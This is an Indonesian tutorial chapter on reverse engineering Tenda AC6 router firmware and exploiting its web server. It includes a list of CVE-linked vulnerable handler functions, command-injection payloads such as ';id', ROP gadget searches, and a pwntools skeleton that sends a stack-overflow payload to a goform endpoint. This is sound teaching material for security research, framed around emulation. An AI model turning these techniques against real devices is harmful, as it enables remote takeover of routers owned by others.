
Menjalankan binary MIPS di PC

strace / ltrace	Telusuri syscall/library call	strace -f ./httpd
pwntools	Menulis exploit (Python)	from pwn import *
capstone	Disassemble dari Python	cs.disasm(bytes, base)

Untuk MIPS, prioritaskan **Ghidra** (decompiler-nya kuat) dan **qemu-user + gdb-multiarch** untuk menjalankan/men-debug binary hasil ekstraksi.

3. ELF & Arsitektur MIPS

3.1 MIPS 24Kc — register penting



Gambar 1. Register & calling convention MIPS (contoh dari kernel Anda).

- \$a0-\$a3 = 4 argumen pertama; di web handler, \$a0 sering = pointer ke string parameter.
- \$v0 = nilai balik.
- \$ra = return address. ****Ini adalah target utama stack overflow.****
- \$sp = stack pointer; frame lokal ada di sini.
- Architecture: MIPS32, little-endian (mipsel) untuk RTL8197F ini.

3.2 Bukti nyata dari kernel perangkat Anda

Kita ekstrak kernel dari firmware dan disassembly dengan capstone. Ini **MIPS asli** dari perangkat Tenda Anda:

```
0x80001000: sw $s1, 0x18($sp) # simpan $s1
0x80001004: sw $s0, 0x14($sp) # simpan $s0
0x80001008: move $s1, $a0 # argumen 1 -> $s1
0x8000100c: lui $a0, 0x804a # siapkan argumen: alamat
0x80001010: addiu $a0, $a0, 0x30c # = 0x804a030c
0x80001014: jal 0x8040e088 # panggil fungsi
0x80001018: addiu $s0, $s1, 0x40 # <-- DELAY SLOT (jalan sebelum
lompat)
0x8000101c: slt $v0, $s1, $s0
0x80001020: beqz $v0, 0x80001054
```

Pelajaran penting MIPS: ada **delay slot**. Instruksi setelah `jal` / `beq` dieksekusi SEBELUM percabangan. Ini sangat memengaruhi cara menyusun exploit.

3.3 Entry point kernel (contoh nyata)

```
0x8040c990: mfc0 $t0, $t4, 0 # baca CP0 (cache/exception)
0x8040c994: lui $at, 0x1000
0x8040c998: ori $at, $at, 0x1f
0x8040c99c: or $t0, $t0, $at
0x8040c9a0: xori $t0, $t0, 0x1f
0x8040c9a4: mtc0 $t0, $t4, 0 # tulis CP0
0x8040c9b4: jr $t0 # lompat (dengan delay slot)
```

4. Perbandingan MIPS / ARM / x86


Aspek	x86	MIPS32	ARM32
Endian	little	little (mipsel) / big	little (biasanya)
Return addr di stack (ret)		di register \$ra (tapi disimpan ke stack)	di register LR (\$lr)
Argumen	stack/register \$a0-\$a3		r0-r3
Ciri khas	instruksi variabel	DELAY SLOT, instruksi tetap 4 byte	mode Thumb (2 byte), kondisi
	eip/rip	\$ra, \$pc	pc, lr

Target
kanonik

Belajar satu arsitektur membuat arsitektur lain jauh lebih mudah. Jika paham MIPS, Anda paham pola umum semua arsitektur.

RE UNTUK MENEMUKAN CELAH

5. Alur: Firmware -> httpd -> Webroot -> XREF



Gambar 2. Alur dari firmware sampai menemukan celah.

1. Ekstrak firmware -> dapatkan rootfs (lihat Volume 1 & Bab 22).
2. Temukan daemon web: biasanya `/bin/httpd` atau `/sbin/httpd`.
3. Lihat webroot (mis. `/web`) untuk tahu endpoint yang dilayani.
4. Buka httpd di Ghidra; cari string `goform/xxx` -> XREF ke fungsi handler.
5. Baca handler -> panggil fungsi parsing -> temukan pola celah.

6. Membaca Binary: file, readelf, nm, strings

Firmware kita sudah teridentifikasi sebagai **MIPS little-endian**. Ini contoh output nyata saat menganalisis firmware Tenda AC6 v2:

```
$ file US_AC6V2.0RTL_V15.03.06.52_multi_TDE01.bin
u-boot legacy uImage, Linux/MIPS, OS Kernel Image (lzma),
Load Address: 0x80000000, Entry Point: 0x8040C990
```

```
$ binwalk firmware.bin
10328 0x2858 LZMA compressed data (kernel)
2621504 0x280040 Squashfs filesystem, little endian, v4.0,
compression:xz, 845 inodes, blocksize 131072
```

Setelah httpd didapat, urutan cepat:

```
file httpd # pastikan MIPS 32-bit LSB
readelf -h httpd # entry, jenis
strings -n 6 httpd | grep -iE 'goform|password|/bin/sh|system'
```

Pola: string `goform/SetXuplo` di binary = endpoint web. Tiap string ini 'menunjuk' ke fungsi yang menanganinya (XREF).

7. Ghidra 101

1. Buka Ghidra -> New Project -> Import File -> pilih `httpd`.
2. Saat diminta format: pilih **Raw** jika header terpotong, atau BIOS/none; set language MIPS:LE:32:default.
3. Analysis -> Auto Analyze (default) -> tunggu.
4. Buka **Symbol Tree -> Functions**; buka **Defined Strings** untuk cari `goform/...`.
5. Klik string -> lihat **XREF** (references) -> lompat ke fungsi handler.
6. Tekan **Ctrl+E** di pane decompiler untuk melihat pseudo-C.

7.1 Contoh membaca handler

Handler khas Tenda berbentuk `formXXX` / `setXXX`. Di decompiler Anda akan melihat pola: ambil parameter -> salin ke buffer -> kerjakan. Dari sinilah celah ditemukan.

8. Pola Celah di Decompiler

Pola di kode	Bahasa C / asm	Jenis celah
strcpy(dst, src)	tanpa batas, src dari user	stack/heap overflow
sprintf(buf, ...%s, x)	%s tak dibatasi	overflow
scanf(in, "%s", buf)	%s tak dibatasi	overflow
system(cmd) / popen(cmd)	cmd berisi input	command injection

<code>memcpy(dst, src, len)</code>	len dari user	overflow (arbitrary length)
<code>snprintf(...)</code>	AMAN (ada batas)	bukan overflow
<code>getenv/Authorization</code>	input header dipercaya	auth/logic bug

8.1 Menerjemahkan C ke assembly MIPS

```
// C: strcpy(dst, src);
// ASM MIPS (kira-kira):
move $a0, dst
move $a1, src
jal strcpy # panggil strcpy
nop # delay slot
```

Jika di decompiler terlihat `strcpy` ke buffer lokal, dan sumbernya parameter HTTP, kemungkinan besar itu **stack overflow**.

9. Menemukan Command Injection lewat RE

Cari fungsi `system` / `popen` lalu lihat siapa yang memanggilnya dengan string yang dibentuk dari input.

```
// decompiler:
sprintf(cmd, 0x80, "ping -c 1 %s", user_ip);
system(cmd);
```

Karena `user\_ip` langsung masuk ke perintah shell, payload `;id` atau `|id` ikut dieksekusi. **Pola:** fitur diagnostik (ping/traceroute/ddns) sering begini.

- Di Ghidra: cari references ke `system` -> daftar pemanggil -> periksa format string-nya.
- Bandingkan dengan daftar CVE (mis. `setWizard`, `SetSpeedWan`).

10. Menemukan Buffer Overflow lewat RE

Target: fungsi yang menyalin parameter HTTP ke buffer stack berukuran tetap.

```
// decompiler:
char buf[64];
strcpy(buf, http_param); // <-- overflow jika param > 64
```

Tabel CVE lini AC6 v2.0 menunjukkan fungsi & parameter yang rentan — jadikan **daftar target RE** Anda:

CVE Fungsi (cari di Ghidra) Parameter

CVE-2024-51116	formSetPPTPServer	input panjang
CVE-2024-52714	fromSetSysTime	input panjang
CVE-2025-60337	SetSpeedWan	speed_dir
CVE-2025-60341	fast_setting_wifi_set	ssid
CVE-2025-60342	addressNat	page
CVE-2023-38931	setaccount	list
CVE-2022-25458	exeCommand	cmdinput

Pola penamaan `formSet\*`/`set\*` = kandidat kuat. Cari string nama fungsi di Ghidra, ikuti XREF ke handler, ukur buffer, hitung jarak ke \$ra.

11. Dynamic Analysis

11.1 Menjalankan binary MIPS di PC

```
sudo apt install qemu-user qemu-user-static gdb-multiarch
# jalankan httpd MIPS memakai library dari rootfs
qemu-mipsel -L ./rootfs ./rootfs/bin/httpd
```

11.2 Debug dengan gdb-multiarch

```
# terminal 1: jalankan qemu dengan gdbserver
qemu-mipsel -L ./rootfs -g 1234 ./rootfs/bin/httpd
# terminal 2:
gdb-multiarch ./rootfs/bin/httpd
(gdb) set architecture mips
(gdb) target remote :1234
(gdb) b *0x00401234 # breakpoint di handler
(gdb) c
```

11.3 Menelusuri eksekusi

```
strace -f -e trace=network,execve ./httpd # lihat syscall
ltrace ./httpd # lihat pemanggilan libc (jika dinamis)
```

Kombinasi ideal: baca di Ghidra (static) -> konfirmasi di gdb (dynamic) -> ubah input -> amati buffer/\$ra. Di sinilah pemahaman menjadi nyata.

BINARY EXPLOITATION

12. Layout Memori Proses

Stack Memory Problem (embedded, tanpa

0x7FF

buffer lokal, saved RA, argumen

mmap / libraries

libc (jika dinamis), heap malloc

HEAP (tumbuh ke atas)

malloc/free

BSS

variabel global (belum diinisialisasi)

DATA

variabel global (terinisialisasi)

TEXT (read-only + exec)

kode program, GOT/PLT

.ELF header / (di embedded sering 0x400000)

entry point

STRATEGY: kendalikan STACK -> timpa saved return address -> arah


Gambar 3. Layout memori proses (embedded umumnya tanpa ASLR).

Kita ingin mengendalikan **stack** (variabel lokal) sampai menimpa **saved return address**, karena itulah yang menentukan ke mana CPU 'pulang' setelah fungsi selesai.

12.1 Tanpa ASLR = alamat stabil

Banyak perangkat embedded **mematikan ASLR** (tidak ada `/proc/sys/kernel/randomize_va_space` atau di-set 0). Artinya alamat stack/library **sama setiap kali** — mempermudah eksploitasi dibanding desktop modern. Ini alasan router sering jadi target RCE.

13. Mekanika Stack Overflow



Gambar 4. Input panjang menimpa buffer lalu saved return address.

13.1 Konsep universal

1. Program membuat buffer lokal di stack (mis. 64 byte).
2. Fungsi menyalin input tanpa cek batas -> byte melebihi 64 menimpa data setelah buffer.
3. Di x86, yang ditimpa adalah saved EIP (return address).
4. Saat fungsi `return`, CPU melompat ke alamat yang kita kendalikan -> kontrol eksekusi.

13.2 Kenapa masih relevan?

Meski ada mitigasi (canary/NX/ASLR), **firmware router sering mengompilasi tanpa proteksi** untuk menghemat ukuran/kompatibilitas. Jadi stack overflow tetap mematikan di IoT.

14. Eksploitasi MIPS: seluk-beluk

- Return address ada di `**$ra**`; prolog fungsi menyimpannya ke stack (``sw $ra, ...($sp)``), epilog me-load kembali (``lw $ra; jr $ra``). Kita menimpa salinan di stack itu.
- **Delay slot:** instruksi setelah ``jr $ra`` ikut dieksekusi. Susun payload agar delay slot tidak merusak kontrol.
- Endianness: RTL8197F (firmware kita) = **little-endian**, jadi alamat ditulis `p32(addr)`` (LE).
- **Null byte:** banyak alamat MIPS mengandung byte 0x00 (mis. 0x00401234). Jika input via string HTTP, byte NUL memotong payload -> perlu trik (alamat tanpa NUL, atau encoding).
- Izinkan **cache coherency**: shellcode di stack mungkin butuh flush cache (qemu/gdb bisa berbeda dari hardware asli).

sketsa payload MIPS (pseudocode):

```
payload = b'A'*OFFSET # isi buffer sampai menyentuh saved $ra
payload += p32(ALAMAT) # timpa $ra -> lompat ke fungsi/gadget
payload += b'NOP'*... # delay slot / sled
```

14.1 Dari crash ke kontrol

1. Kirim payload 'A'*N, catat di nilai berapa register/PC berubah (via gdb/qemu) = cari OFFSET dengan pola siklik.
2. Ganti 4 byte terakhir dengan alamat uji (mis. 0x41414141) -> pastikan PC menjadi 0x41414141.
3. Arahkan ke fungsi menarik: ``system("/bin/sh")``, atau ROP chain, atau shellcode.

15. Eksploitasi ARM: seluk-beluk

- Return address di **LR** (r14); prolog menyimpannya (``push {..., lr}``), epilog ``pop {..., pc}`` -> timpa saved LR yang nanti jadi PC.

- Mode ****Thumb****: alamat gadget ganjil (bit0=1) menandakan Thumb; hati-hati alignment.
- Argumen r0-r3; siapkan r0 = pointer string sebelum memanggil system (via ROP).
- Sama seperti MIPS: cari offset -> kendalikan PC -> ret2libc/ROP.

16. Mitigasi Modern & Kenyataan di Embedded

Mitigasi	Fungsi	Cara cek	Kenyataan di router
Stack canary	deteksi overwrite	readelf -s grep stack_chk	sering TIDAK ada
NX/DEP	stack tidak executable	readelf -l (GNU_STACK RWE?)	sering NX OFF -> shellcode boleh di stack
ASLR	acak alamat	/proc/sys/kernel/randomize_va_space	sering OFF
PIE	randomasi base binary	readelf -h (Type: EXEC vs DYN)	sering EXEC (base tetap)
RELRO	lindungi GOT	readelf -l grep GNU_RELRO	sering partial/none

Pelajaran: di embedded, sebagian besar proteksi OFF → stack overflow langsung ke RCE (bukan cuma DoS). Inilah yang membuat CVE buffer overflow router sangat berbahaya.

17. Teknik Kontrol Eksekusi

17.1 Shellcode di stack (jika NX off)

Tempatkan kode (mis. `execve("/bin/sh")`) di buffer, lalu arahkan \$ra/pc ke alamat buffer. Kendala: butuh alamat stack, dan masalah cache/NUL.

17.2 ret2libc

Lompat ke `system()` di libc (atau fungsi yang sudah ada di binary), dengan argumen `/bin/sh` (cari string di libc/binary). Tidak perlu shellcode sendiri.

17.3 ROP (Return-Oriented Programming)

Rangkai 'gadget' (potongan instruksi diakhiri `jr \$ra`/`bx lr`) untuk menyusun operasi. Diperlukan saat NX aktif. Untuk MIPS/ARM, gadget & cara transisi register sedikit berbeda.

```
# Cari gadget dengan ropper/Ropper:  
# ropper --file httpd --search "addiu $a0"  
# ROPgadget --binary httpd --only "jr|jalr"
```

17.4 ret2syscall

Jika fungsi libc tidak cocok, siapkan register sesuai ABI syscall MIPS/ARM lalu `syscall` untuk execve. Perlu gadget pengatur register.

18. Menulis Exploit dengan pwntools

pwntools menyediakan `p32/p64`, `cyclic`, dan koneksi. Kerangka umum (untuk lab/emulasi Anda):

```
from pwn import *  
context.update(arch='mips', os='linux', endian='little', bits=32)  
  
# 1) cari offset dengan pola siklik  
# kirim cyclic(2000), lihat nilai $ra saat crash -> cyclic_find(nilai)  
OFFSET = 0x44 # contoh (harus ditemukan sendiri)  
  
# 2) alamat target (harus dicari di binary/libc Anda, mis. via Ghidra/  
ropgadget)  
SYSTEM = 0x0040a120 # contoh: alamat system()  
BINSH = 0x00410010 # contoh: alamat string "/bin/sh"  
  
payload = b'A'*OFFSET  
payload += p32(SYSTEM) # timpa $ra  
payload += b'BBBB' # (perhatikan delay slot / argumen)  
payload += p32(BINSH)  
  
# 3) kirim ke endpoint web yang rentan  
import requests  
requests.post('http://127.0.0.1:80/goform/SetXxx', data={'param': payload})
```

Angka di atas hanya contoh. Menguji pada perangkat asli bisa menyebabkan crash/reboot. Latih di qemu/FirmAE sampai paham, baru pertimbangkan perangkat fisik milik sendiri.

18.1 Bad characters & encoding HTTP

- Byte NUL (0x00) sering memotong string di parser C.
- Karakter khusus URL harus di-encode (`%00`, `%0a`, dll) — tetapi encoding bisa mengubah makna payload.
- Kadang perlu menghindari '&', '=', spasi di body form.

19. Emulasi & Debug Exploit

- qemu-mipsel + gdb-multiarch: jalankan & hentikan di titik rawan.
- FirmAE: boot seluruh firmware, uji eksploit lewat jaringan emulasi.
- Instrumentasi: patch binary untuk mematikan fork/canary agar mudah di-debug (di emulasi saja).

contoh cepat:

```
qemu-mipsel -L rootfs -g 1234 rootfs/bin/httpd
```

```
gdb-multiarch -q -ex 'set arch mips' -ex 'target remote :1234' rootfs/bin/httpd
```

20. Studi Kasus: CVE Tenda

Mari rangkai seluruh alur pada fungsi nyata yang dipakai CVE:

1. Buka httpd di Ghidra; cari string `formSetPPTPServer` (CVE-2024-51116).
2. Ikuti XREF ke fungsi handler; lihat pseudo-C: cari penyalinan parameter ke buffer.
3. Tentukan ukuran buffer; dari asm, hitung jarak ke `sw \$ra`/`lw \$ra`.
4. Kirim string panjang ke endpoint terkait (via sesi yang sudah login) -> amati crash.
5. Naikkan ke kontrol PC: cari alamat `system`/gadget; susun payload; uji di emulasi.

Keluarga CVE lain (`setaccount`/cloudv2, `SetSpeedWan`, `fast\_setting\_wifi\_set`, `addressNat`) mengikuti pola sama: parameter → buffer → tanpa cek → boom.

PRAKTIK & PENUTUP

21. Lab Bertahap

21.1 Dapatkan rootfs

Lihat Volume 1 Bab 15 & Bab 22 di buku ini untuk ekstraksi. Jika httpd standar, `unsquashfs` cukup; jika kustom (seperti firmware ini), lihat Bab 22.

21.2 Siapkan emulasi

```
sudo apt install qemu-user qemu-user-static gdb-multiarch python3-pip  
pip install pwntools capstone ropper
```

21.3 Mulai dari yang mudah

1. Jalankan `httpd` di qemu; pastikan bisa diakses HTTP.
2. Ulangi auth bypass (Volume 1) di emulasi.
3. Cari fungsi ping/diagnostik; uji command injection dengan payload jinak (`;id`).

4. Baru masuk buffer overflow: cari offset, kendalikan PC, arahkan ke `system`.

22. Catatan Nyata: Membongkar SquashFS Kustom Tenda

Ini pelajaran RE yang **sangat berharga**: firmware AC6 v2 Realtek milik Anda **tidak bisa** diekstrak dengan `unsquashfs` biasa (gagal `xz` / `LZMA\_FORMAT\_ERROR`).

22.1 Hasi binwalk

2621504 0x280040 Squashfs filesystem, little endian, v4.0,
compression:xz, 845 inodes, blocksize 131072

22.2 Superblock jujur, data tidak standar

Superblock valid (compression=xz), tetapi tiap blok metadata diawali penanda khas:

f0 01 | 54 65 6e 64 61 00 00 01 | fd 69 95 c6 03 c0 ...
size | "T e n d a \0 \0 \1" | data terkompresi (bukan xz standar)

144 blok memiliki penanda 'Tenda\0\0\1'
TIDAK ada satu pun magic xz (fd 37 7a 58 5a 00) di seluruh image

22.3 Pelajaran

- Vendor sering ****memodifikasi format**** untuk menghambat analisis / branding.
- Tool umum (unsquashfs, 7z, sasquatch standar) bisa gagal → pahami formatnya, atau pakai/program tool khusus.
- Ini justru latihan RE tingkat lanjut: membandingkan blok, menebak header, mencoba beberapa decompressor (LZMA/LZMA2/raw).
- Kernel dan struktur firmware tetap bisa dianalisis (kita berhasil meng-disassembly MIPS asli).

